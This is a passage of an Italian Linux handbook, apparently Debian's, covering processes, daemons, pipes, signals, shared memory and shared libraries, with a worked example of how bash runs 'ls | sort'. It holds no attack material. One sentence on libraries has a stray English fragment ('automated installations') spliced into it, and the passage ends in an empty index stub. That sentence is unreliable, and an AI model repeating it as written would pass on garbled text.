Quando un processo completa il compito per cui è stato avviato, termina. Il kernel poi recupera la memoria assegnata a questo processo, e smette di assegnarli porzioni di tempo per l'esecuzione. Al processo genitore viene detto che il proprio processo figlio è terminato, questo permette ad un processo di attendere il completamento del compito delegato ad un processo figlio. Questo comportamento è chiaramente visibile negli interpreti a riga di comando (conosciuti come *shell*). Quando viene digitato un comando in una shell, il prompt ritorna disponibile solo quando l'esecuzione del comando è completata. La maggior parte delle shell consentono l'esecuzione di comandi in background, si tratta solo di aggiungere un **&** alla fine del comando. Il prompt viene subito visualizzato di nuovo, e ciò può causare problemi se il comando ha bisogno di visualizzare i propri dati.

B.5.2. Demoni

Un "demone" è un processo avviato automaticamente dalla sequenza di avvio. Continua a funzionare (in background) per eseguire operazioni di manutenzione o per fornire servizi ad altri processi. Questa "attività in background" è in realtà arbitraria, e non corrisponde a niente di

particolare dal punto di vista del sistema. Sono semplicemente processi, molto simili ad altri processi, che a loro volta si avviano quando arriva il loro intervallo di tempo. La distinzione è solo nel linguaggio umano: un processo che viene eseguito senza interazione con l'utente (in particolare, senza alcuna interfaccia grafica) è detto essere in esecuzione "in background" o "come demone".

VOCABOLARIO

Daemon, demone, un termine dispregiativo?

Anche se il termine *daemon* condivide la sua etimologia greca con *demon*, il primo non implica il male diabolico, invece, dovrebbe essere inteso come una sorta di spirito aiutante. Questa distinzione è abbastanza sottile in inglese; è anche peggio in altre lingue in cui la stessa parola è usata per entrambi i significati.

Molti di questi demoni sono descritti in dettaglio nella Capitolo 9, Servizi Unix [194].

B.5.3. Comunicazioni tra Processi

Un processo isolato, sia esso un demone o un'applicazione interattiva, raramente è utile di per sé, ed è per questo ci sono diversi metodi che consentono ai processi separati di comunicare tra loro, sia per lo scambio di dati che per controllarsi l'un l'altro. Il termine generico che si riferisce a questo è *comunicazione tra processi*, o IPC in breve.

Il più semplice sistema di IPC è quello di utilizzare i file. Il processo che desidera inviare dati scrive in un file (con un nome noto in anticipo), mentre il destinatario deve solo aprire il file e leggere i contenuti.

Nel caso in cui non si desideri memorizzare i dati su disco, è possibile utilizzare una *pipe*, che è semplicemente un oggetto con due estremità; i byte scritti in una delle estremità sono leggibili dall'altra. Se le estremità sono controllate da processi separati, questo porta ad un canale di comunicazione tra processi semplice e conveniente. Le pipe possono essere classificate in due categorie: pipe con nome, e pipe anonime. Una pipe con nome è rappresentata da una sola voce sul filesystem (anche se i dati trasmessi non sono memorizzati lì), quindi entrambi i processi possono aprirla indipendentemente se la posizione della pipe con nome è nota in anticipo. Nel caso in cui sono collegati processi comunicanti (per esempio, un processo genitore ed un processo figlio), il processo padre può anche creare una pipe anonima prima di fare il fork, ed il processo figlio la eredita. Entrambi i processi saranno quindi in grado di scambiare dati attraverso la pipe senza bisogno del filesystem.

IN PRATICA

Un'esempio concreto

Descriviamo in dettaglio ciò che accade quando un comando complesso (una *pipeline*) viene eseguita da una shell. Supponiamo di avere un processo `bash` (la shell utente standard su Debian), con *pid* 4374; in questa shell, digitiamo il comando: `ls | sort`.

La shell prima interpreta il comando digitato. Nel nostro caso, si capisce che ci sono due programmi (`ls` e `sort`), con un flusso di dati che scorre da uno all'altro (indicato dal carattere `|`, noto come *pipe*). `bash` crea innanzitutto una pipe senza nome (che inizialmente esiste solo all'interno del processo `bash` stesso).

Poi la shell clona se stessa; questo porta ad un nuovo processo `bash`, con *pid* #4521 (i *pid* sono numeri astratti, ed in genere non hanno un significato particolare). Il processo #4521 eredita la pipe, che significa che è in grado di scrivere nel suo lato di "input"; la `bash` reindirizza il suo flusso di output standard verso l'ingresso di questa pipe. Poi esegue (e si sostituisce ad esso) il programma `ls`, che elenca il contenuto della directory corrente. Dal momento che `ls` scrive sul suo output standard, e questo output è stato precedentemente reindirizzato, i risultati sono inviati effettivamente nella pipe.

Un'operazione simile avviene per il secondo comando: `bash` si clona ancora, portando ad un nuovo processo `bash` con pid # 4522. Dal momento che è anche un processo figlio di # 4374, eredita anche la pipe; `bash` poi connette il suo input standard all'uscita della pipe, poi esegue (e si sostituisce ad esso) il comando `sort`, che ordina il suo input e visualizza i risultati.

Tutti i pezzi del puzzle sono ora impostati: `ls` legge la directory corrente e scrive l'elenco dei file nella pipe; `sort` legge questa lista, la ordine in ordine alfabetico, e visualizza i risultati. Processi numero #4521 e #4522 poi terminano, e #4374 (che li aspettava durante l'operazione), riprende il controllo e visualizza il prompt per consentire all'utente di digitare un nuovo comando.

Comunque, non tutte le comunicazioni tra processi sono usate per spostare dati in giro. In molte situazioni, l'unica informazione che deve essere trasmessa sono i messaggi di controllo come "metti in pausa l'esecuzione" oppure "riprendi l'esecuzione". Unix (e Linux) forniscono un meccanismo noto come *signals*, attraverso il quale un processo può semplicemente inviare un segnale specifico (scelto da un'elenco predefinito di segnali) ad un'altro processo. L'unico requisito è quello di conoscere il *pid* del bersaglio.

Per le comunicazioni più complesse, ci sono anche meccanismi che consentono ad un processo di aprire l'accesso, o condividere, parte della sua memoria con altri processi. La memoria ora condivisa tra di essi può essere utilizzata per spostare i dati tra i processi.

Infine, le connessioni di rete possono anche aiutare i processi a comunicare; questi processi possono anche essere in esecuzione su computer diversi, forse anche a migliaia di chilometri di distanza.

E 'abbastanza normale per un tipico sistema Unix-like fare uso di tutti questi meccanismi a vari gradi.

B.5.4. Librerie

Le librerie di funzioni svolgono un ruolo cruciale in un sistema operativo Unix-like. Esse non sono programmi veri e propri, poiché non possono essere eseguiti da soli, ma raccolte di frammenti di codice che possono essere utilizzate da programmi standard. Tra le librerie comuni, potete trovare:

- la libreria standard C (*glibc*), che contiene le funzioni di base come quelle per aprire i file o le connessioni di rete, ed altre che facilitano le interazioni con il kernel;

- i toolkit grafici, come Gtk e Qt, consentono a molti programmi di riutilizzare gli oggetti grafici che forniscono;
- la libreria *libpng*, che consente il caricamento, l'interpretazione ed il salvataggio delle immagini in formato PNG.

Grazie a queste librerie, le applicazioni possono riutilizzare il codice esistente. Lo sviluppo delle applicazioni è semplificato dal momento che molte applicazioni possono riutilizzare le stesse funzioni. Con librerie spesso sviluppate da persone diverse, lo sviluppo globale del sistema è più vicinoautomated installations, alla filosofia storica di Unix.

CULTURA

Il Modo Unix: una cosa alla volta

Uno dei concetti fondamentali che sta alla base della famiglia di sistemi operativi Unix è che ogni strumento deve fare solo una cosa, e farla bene; le applicazioni possono poi riutilizzare questi strumenti per costruire logica più avanzata. Questa filosofia può essere visto in molte incarnazioni. Gli script shell possono essere il miglior esempio: sono formati da sequenze complesse di comandi molto semplici (come `grep`, `wc`, `sort`, `uniq` e così via). Un'altra applicazione di questa filosofia può essere vista nelle librerie di codice: la libreria *libpng* permette la lettura e la scrittura di immagini PNG, ma fa solo questo, non include nessuna funzione che permette la visualizzazione o la modifica delle immagini.

Inoltre, queste librerie sono spesso indicate come "librerie condivise", dato che il kernel è in grado di caricarle in memoria solo una volta, anche se più processi utilizzano la stessa libreria allo stesso tempo. Ciò permette risparmio di memoria, se confrontato con la situazione (ipotetica) contraria in cui il codice per una libreria sarebbe caricato tante volte quanti sono i processi che la utilizzano.

Indice analitico

Y

Z